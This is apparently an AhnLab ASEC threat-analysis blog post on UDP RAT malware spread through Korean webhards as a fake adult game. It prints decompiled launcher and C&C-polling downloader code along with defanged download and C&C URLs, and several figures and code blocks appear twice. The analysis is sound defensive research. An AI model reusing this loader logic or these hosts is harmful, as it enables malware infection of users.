UDP RAT Malware Being Distributed via Webhards

asec.ahnlab.com/en/27555

October 21, 2021

While monitoring the distribution source of malware in Korea, the ASEC analysis team found that UDP RAT malware disguised as an adult game is being distributed via webhards. Webhards and torrents are platforms commonly used for the distribution of malware in Korea.


Attackers normally use easily obtainable malware such as njRAT and UDP RAT and disguise them as normal programs such as games or adult content for distribution. Similar cases were introduced in the previous ASEC blogs multiple times:

– njRAT Being Distributed through Webhards and Torrents
– njRAT Malware Distributed via Major Korean Webhard


Malware types introduced in the posts above are still being found, and DDoS malware such as Simple UDP RAT is usually used instead of njRAT. As shown in the figure below, the download page of the webhard that distributes a compressed file containing malware is disguised as an adult game.

The attacker uses few other compressed files other than the post above to distribute the malware. Note that the games differ but the malware inside the compressed files is the same as what will be discussed below.

The downloaded compressed zip file has the following files, and the user would run the "Game..exe" file to play the game.


[19금 번역] 안보이는여자의 수난


이름	수정한 날짜	유형	크기
Dat	2021-09-30 오후 7:58	파일 폴더	
locales	2021-09-30 오후 7:58	파일 폴더	
swiftshader	2021-09-30 오후 7:58	파일 폴더	
www	2021-09-30 오후 7:58	파일 폴더	
credits.html	2021-09-09 오후 11:57	Chrome HTML Doc...	1,970KB
d3dcompiler_47.dll	2021-09-09 오후 11:57	응용 프로그램 확장	3,576KB
ffmpeg.dll	2021-09-09 오후 11:57	응용 프로그램 확장	2,010KB
Game..exe	2021-09-16 오후 9:57	응용 프로그램	2,083KB
icudtl.dat	2021-09-09 오후 11:57	DAT 파일	9,933KB
libEGL.dll	2021-09-09 오후 11:57	응용 프로그램 확장	77KB
libGLESv2.dll	2021-09-09 오후 11:57	응용 프로그램 확장	3,644KB
natives_blob.bin	2021-09-09 오후 11:57	BIN 파일	201KB
node.dll	2021-09-09 오후 11:57	응용 프로그램 확장	5,615KB
nw.dll	2021-09-09 오후 11:57	응용 프로그램 확장	82,404KB
nw_100_percent.pak	2021-09-09 오후 11:57	PAK 파일	809KB
nw_200_percent.pak	2021-09-09 오후 11:57	PAK 파일	1,074KB
nw_elf.dll	2021-09-09 오후 11:57	응용 프로그램 확장	440KB


[19금 번역] 안보이는여자의 수난

이름	수정한 날짜	유형	크기
Dat	2021-09-30 오후 7:58	파일 폴더	
locales	2021-09-30 오후 7:58	파일 폴더	
swiftshader	2021-09-30 오후 7:58	파일 폴더	
www	2021-09-30 오후 7:58	파일 폴더	
credits.html	2021-09-09 오후 11:57	Chrome HTML Doc...	1,970KB
d3dcompiler_47.dll	2021-09-09 오후 11:57	응용 프로그램 확장	3,576KB
ffmpeg.dll	2021-09-09 오후 11:57	응용 프로그램 확장	2,010KB
Game..exe	2021-09-16 오후 9:57	응용 프로그램	2,083KB
icudtl.dat	2021-09-09 오후 11:57	DAT 파일	9,933KB
libEGL.dll	2021-09-09 오후 11:57	응용 프로그램 확장	77KB
libGLESv2.dll	2021-09-09 오후 11:57	응용 프로그램 확장	3,644KB
natives_blob.bin	2021-09-09 오후 11:57	BIN 파일	201KB
node.dll	2021-09-09 오후 11:57	응용 프로그램 확장	5,615KB
nw.dll	2021-09-09 오후 11:57	응용 프로그램 확장	82,404KB
nw_100_percent.pak	2021-09-09 오후 11:57	PAK 파일	809KB
nw_200_percent.pak	2021-09-09 오후 11:57	PAK 파일	1,074KB
nw_elf.dll	2021-09-09 오후 11:57	응용 프로그램 확장	440KB

Figure 1. Malware disguised as Game..exe file

However, "Game..exe" is not a game program launcher, but a launcher malware that runs a different malware. It runs the stick.dat malware file that exists in the Dat folder with the routine below, and after copying the Ob.dat file as Game.exe, it runs the file.




```
std::string::string(Ob_Dat, "Dat//Ob.dat", &v16);
nullsub_3(&v16);
nullsub_2(&v17);
std::string::string(game_exe, "Game.exe", &v17);
nullsub_3(&v17);
stick_dat = "Dat//stick.dat";
v4 = sub_426160(Ob_Dat);
fn_open(Ob_Dat_1, v4, 4i64);
game_exe_1 = sub_426160(game_exe);
fn_open_0(handle_gameExe, game_exe_1, 4);
handle_obDat = sub_4284C0(Ob_Dat_1);
fn_copyFile(handle_gameExe, handle_obDat);
std::ifstream::close(Ob_Dat_1);
std::ofstream::close(handle_gameExe);
if ( access(stick_dat, 0) == -1 )
  goto LABEL_7;
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 104;
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( CreateProcessA(0i64, stick_dat, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &Pr
{
  game_exe_2 = sub_426160(game_exe);
  if ( !CreateProcessA(0i64, game_exe_2, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo,
```

```
std::string::string(Ob_Dat, "Dat//Ob.dat", &v16);
nullsub_3(&v16);
nullsub_2(&v17);
std::string::string(game_exe, "Game.exe", &v17);
nullsub_3(&v17);
stick_dat = "Dat//stick.dat";
v4 = sub_426160(Ob_Dat);
fn_open(Ob_Dat_1, v4, 4i64);
game_exe_1 = sub_426160(game_exe);
fn_open_0(handle_gameExe, game_exe_1, 4);
handle_obDat = sub_4284C0(Ob_Dat_1);
fn_copyFile(handle_gameExe, handle_obDat);
std::ifstream::close(Ob_Dat_1);
std::ofstream::close(handle_gameExe);
if ( access(stick_dat, 0) == -1 )
  goto LABEL_7;
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 104;
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( CreateProcessA(0i64, stick_dat, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &Pr
{
  game_exe_2 = sub_426160(game_exe);
  if ( !CreateProcessA(0i64, game_exe_2, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo,
```

Figure 2. Routine for running the malware in Dat folder

The file that is copied as Game.exe and run is an actual game program launcher, thus the user would think that the game has run normally.

Once the process above is complete, the “Game..exe” file becomes hidden, therefore, the user then uses Game.exe, which is the copied game program launcher. Apart from that, the stick.dat file that was run via the launcher malware is the ALZIP SFX program, and it creates two malware “Uninstall.exe” and “op.gg.setup.apk” in the C:\Program Files\4.0389 folder.



내 PC > 로컬 디스크 (C:) > Program Files > 4.0389

이름	수정한 날짜	유형	크기
Op.gg.exe	2021-09-30 오후 8:47	응용 프로그램	7,859KB
op.gg.setup.apk	2021-09-21 오후 1:38	APK 파일	8,675KB
Uninstall.exe	2021-09-21 오후 1:14	응용 프로그램	2,018KB

내 PC > 로컬 디스크 (C:) > Program Files > 4.0389

이름	수정한 날짜	유형	크기
Op.gg.exe	2021-09-30 오후 8:47	응용 프로그램	7,859KB
op.gg.setup.apk	2021-09-21 오후 1:38	APK 파일	8,675KB
Uninstall.exe	2021-09-21 오후 1:14	응용 프로그램	2,018KB


Figure 3. Dropped malware

After stick.dat creates the files, it runs Uninstall.exe. Uninstall.exe is another launcher malware that runs op.gg.setup.apk. Op.gg.setup.apk is a downloader malware that downloads the Op.gg.exe file from the following address in the same directory and runs it.

– **Download URL**:
hxxps://cdn.discordapp[.]com/attachments/872548745902948365/889723452569845830/Op.gg.exe

Op.gg.exe registers itself to Run key, runs the normal program "C:\Windows\Microsoft.NET\Framework\v4.0.30319\SMSvcHost.exe", and injects the original malware. The original malware injected to SMSvcHost.exe is a downloader malware that periodically connects to the C&C server to obtain the address of additional malware to be downloaded.

– **C&C URL**: hxxp://ondisk.kibot[.]pw:8080/links/UserTwo




```
        private static void Main()
        {
            ServicePointManager.Expect100Continue = true;
            ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3
            string url = "http://" + Program.host + "/links/" + Program.tag;
            for (;;)
            {
                try
                {
                    string text = Program.Request(url);
                    Console.WriteLine(text);
                    int num = Convert.ToInt32(text.Split(new string[]
                    {
                        "₩r₩n"
                    }, StringSplitOptions.None)[0].Split(new char[]
                    {
                        ' '
                    })[1]);
```

100 %

Locals

Name	Value	Type
url	"http://ondisk.kibot.pw:8080/links/UserTwo"	string
text	null	string
num	0x00000000	int
flag	false	bool
array	null	string[]
i	0x00000000	int
url2	null	string
value	null	System.Exception



```
        private static void Main()
        {
            ServicePointManager.Expect100Continue = true;
            ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3
            string url = "http://" + Program.host + "/links/" + Program.tag;
            for (;;)
            {
                try
                {
                    string text = Program.Request(url);
                    Console.WriteLine(text);
                    int num = Convert.ToInt32(text.Split(new string[]
                    {
                        "₩r₩n"
                    }, StringSplitOptions.None)[0].Split(new char[]
                    {
                        ' '
                    })[1]);
```

